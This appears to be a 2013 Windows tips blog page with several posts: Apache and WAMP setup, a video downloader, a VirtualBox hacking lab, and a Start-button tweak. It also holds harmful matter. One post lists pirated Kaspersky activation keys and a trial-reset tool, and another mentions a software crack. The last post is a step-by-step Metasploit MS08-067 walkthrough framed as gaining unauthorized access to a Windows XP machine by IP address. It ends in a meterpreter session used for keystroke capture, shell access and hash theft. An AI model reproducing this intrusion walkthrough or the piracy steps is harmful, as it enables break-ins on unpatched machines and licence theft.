Showing posts with label Windows-Xp. Show all posts

31 Dec 2013

Extract Data From encrypted or Password Protected Autorun Applications

The easiest Method of Extracting Data From Autorun Applications is to open it with Winrar. But when the Autorun Applications encrypted or password proctected the given method would not be work.So to extract or copy the Data From encrypted Autorun Applications Follow this steps :

1. Start the Autorun Application, in my case i am using  "Camtasia 8 total setup" which contains Camtasia 8
    installer & crack.


2. When Application is launched, then open the command promt. To open command promt just goto start &
    type cmd on Search Box and Hit enter, then Type the following command in command promt                      
    " explorer %temp% " then press enter.


3. & Whenever an Explorer box is pop-up then search the folder named "ir_ext_temp_0" or similar like
    "ir_ext_temp_1, ..2 ...3, ...4". In my case the folder name is "ir_ext_temp_0".


   Thats it. Now open this folder, & open "AutoPlay/Docs" folder then copy all these data. These are the
   encrypted files which you want to extract.


  There also a Video version of this Post :


Thanks for visiting .!
Read more ...

16 Dec 2013

Apache server installation & configuration on Windows Machine


This post will be explain the installation process of Apahe HTTP server on windows OS. With the apache server we will create a HTTP web server in a single machine or a home network for sharing files, Web development etc. To install Apache server first download it from clicking here, otherwise goto the Home page & download it form there. Then follow this video for next step :


Thanks For visiting..!!

Read more ...

Wamp server installation in windows 7


Hello Guys, In this post i will show you how to install Wamp server in windows 7 with fixing "error 403" which are generally occured during the setup process in windows 7 OS. Wamp Server is a Windows web development environment. It allows you to create web applications with Apache2, PHP and a MySQL database. Alongside, PhpMyAdmin allows you to manage easily your databases. In order to Install Wamp server first download the setup from clicking Here, choose 32/64bit version depending on your system,  Then follow this video tutorial created by me, so watch this :    


Thanks for visiting.!!
Read more ...

29 Aug 2013

Kaspersky Antivirus 2014 For Lifetime


Hello friends, in previous post i show you how to use Kaspersky Antivirus for Life-Time. But now the Latest version of Kaspersky Antivirus is Avaliable for Download.Show this Post will explain you how to how to use Kaspersky 2014 Antivirus for Life-Time.


To do this First download the "Kaspersky Internet Security 2014" Antivirus From www.kaspersky.com
Then install it jst like previous post. But in order to activate the antivirus use this key

                                                 QCGUH-J8FF6-33WGA-UBY62

If the above KIS 2014 serial Key doesn’t work for you, use the following keys

                                                 4GGYH-S7HEJ-QEGXT-4C88H

                                                 33WG QCGUH-J8FF6-A-UBY62

                                                 4GGYH-S7HEJ-QEGXT-4C88H

                                                 QCGUH-J8FF6-33WGA-UBY62


Make sure internet is connected either antivirus is not activate. This key gives you 90 days trial of kaspersky antivirus. And when the trial license is going to expire after 90 days, there are the few steps to renew the trial license of Kaspersky Antivirus.
First Download the Trial resster Tool for "Kaspersky Internet Security 2014" from Here. Then read the 'info.txt' file which is included in the "Kaspersky.Reset.Trial.v2.0-ru-board.zip" file and follow the instructions which are given on it. After that to re-activate the "Kaspersky Internet Security 2014" use the above given key. Thats it...!!

Thanks for visiting..!!


Read more ...

25 Aug 2013

Download You_Tube Videos Using ClipGrab

This post will explain how to download the You-Tube Videos.
In the Internet there are several You_tube_downloader are avaliable but most downloaders are Paid_version or commercial version  & free_version of downloaders are not works perfactly So to Download You_tube videos we will use a downloader called ClipGrab.

ClipGrab is a free Video_downloader for YouTube, Vimeo, Metacafe, Dailymotion and many other online video sites. It will also converts downloaded videos to MPEG4, MP3 or other formats. To use ClipGrab follow this instructions :


1. Go to http:\\clipgrab.org & Download and install the ClipGrab.

2. Now go to the YouTube.com and copy the Video url from the Browser's address box.


Then run the ClipGrab & click on the Download tab then paste the Video's url in the Box & wait for a bit seconds


Then choose the video formats, quality & then click on the "Grab This Clip" Button & choose the destination & click on the save button.


Thats it.!!! The video is start downloading.


When the video is downloaded just click on this Button.


We will also search videos using ClipGrab. To search videos on ClipGrab just go to "Search" tab & type the video title which you want to search on the YouTube and hit enter, after a bit the search results will appear in the box.


To download the video just click on it & then choose the Format, quality of video & click on the "Grab This Clip" Button & choose the destination & click on the save button Just like previous steps.

Thanks for visiting. !!!    
Read more ...

15 Aug 2013

Create a virtual Lab using VirtualBox in Windows

This article will be introduce you to how to create a virtual Lab for Practice Hacking as well as penetration testing using VirtualBox in windows operating system. VirtualBox is a free & Open-Source softwere to virtualize many operating system in a single HOST operating system.The system requirements for creating virtual Lab are at least 4 GB Ram & minimum 25 GB space on HDD.The Amount of HDD space are depends on the number of OS which you want to install on the VirtualBox. To install & configure VirtualBox in Windows OS Follow these steps :

1. Download the virtualBox set up file from http://www.virtualbox.org/wiki/Downloads & install it.


2. In the network Configuration we have create two networks.First is the virtual LAN or Local Area Network. To create that go to the start Button and Type 'Device Manager' & Then click on it.


Then right click on the Main Tab which is your PC name & then click on the 'Add legacy hardwere' then click next.


In the next window choose the second Radio button and click next.


In the Next window Scroll Down & choose the 'Network Adoptors' & click on next.


Then In the Next window In 'Manufacturer' box click on the 'Microsoft' & in the 'Network Adoptor:' box scroll down & choose the 'Microsoft Loopback Adoptor' & then click next.


In the next box click next again & then click Finish.

3.The second network is Host only Adapter. To create that run the VirtualBox go to File Menu & click on the 'Preferences' then click on the network Tab.


In the Network Tab click on the '+' Sign Which is add a Host Only adaptor. When an Authorization Box will comes up then click Yes & then click ok.


Thats it.!! we have create a Virtual Lab with two virtual networks.

Thanks for visiting.!!


Read more ...

8 Aug 2013


Change Windows XP Start Button Text

This post will explain how to change the Windows XP Start Button text.In order to Change the XP Start Button text Follow this few steps :

1. Download a tool called 'Resource Hacker' By Clicking Here. Then extract it on Desktop.

2.Now Open command prompt By 'Start >> Run ' & type there "cmd" & hit enter. Then in the command prompt Type " explorer %systemroot% " & hit enter, when a Window comes up, then Find a file named    " Explorer.exe "  in this window & make a copy of this file in the Desktop & rename it as "mystart".


3. Now click on the 'Reshacker'. In the 'Reshacker' Menu go to ' File >> Open ' & select 'mystart' then click the open button.


4.In the Left side of the 'Resource Hacker' window Double Click on the "String table" & then click on the string 37, then 1033.In the Write side display box See the 4th line & change the "start" to the other which you want to show in the start button.Then click on the "Compile Script" button. In my case i replace the 'start' with 'Ajay'.


5. Then click on the string 38 & after that 1033.This time see the 6th line in the display box & change the "start" to your name which you want to show in the start button.Then click on the "Compile Script" button.Then go to the File menu & click on the save & exit.


6.Now go to the " Start >> Run " & type there "regedit".In The "Registry Editor " Window Click on the "HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows NT\ CurrentVersion\ Winlogon".    Then in the write side Box click on the "shell" entry & in The edit string window rename the "explorer.exe" to "mystart.exe" in the Value data box & click ok then Exit the 'Registry editor'.


7. Now open the Command prompt & Type " explorer %systemroot% " & hit enter.Then copy the "mystart.exe" file from Desktop to this window & Restart the system.


If all things are correct then You should see your new start Button with your customize text.


Note : To view the above pictures in Good quality please click on it.


Thanks for visiting.!!
Read more ...

5 Aug 2013

Hacking Windows xp with I.P. address using Backtrack 5

This guide will be show you how to get unauthorized access to a Windows Xp machine by its I.P. address using Backtrack 5.

Start here :

1. Scan the target machine's open ports using nmap

command :    nmap -T4 -A -v [target ip address]


where 135, 139,445 are the open ports.

2.Then start the msfconsole, which will appear on Applications>backtrack>Exploitation Tools>Network Exploitation Tools>Metasploit Framework>msfconsole


or open the shell and type "msfconsole"

3.In msfconsole type 'use exploit/windows/smb/ms08_67_netapi' & hit enter.


4.Then type 'show options' & hit enter.


The 'show options' cammand will shows the exploit Module options.This exploit's there are three options :

----------------------------------------------------------------------------------------------------------
Module options (exploit/windows/smb/ms08_067_netapi):

   Name               Current Setting     Required      Description
   ----                  ---------------     --------        -----------
   RHOST                                       yes              The target address
   RPORT            445                     yes              Set the SMB service port

   SMBPIPE       BROWSER         yes              The pipe name to use (BROWSER, SRVSVC)
----------------------------------------------------------------------------------------------------------
the first option is RHOST which state the target ip address. To set the target ip address type
'set RHOST [target ip]'

command :    set RHOST 192.168.1.11


The second option is RPORT which state the target open ports. & the 455 is its default port.to see your settings type 'show options' again & hit enter.


5. Then the last step is Type 'exploit' & hit enter.


thats it !! we will sucessfully exploited the windows xp.Now we have a meterpreter session, which is a Payload used by the exploit.In meterpreter session we will do a lot of things like capturing keystrocks, take screenshot, get commond promt,  upload & download files, get hashs etc.To see all options type 'help' & hit enter.


some commonds are :

System information :


To get the commond promt type 'shell' & hit enter.


Thanks For visiting.!!


Read more ...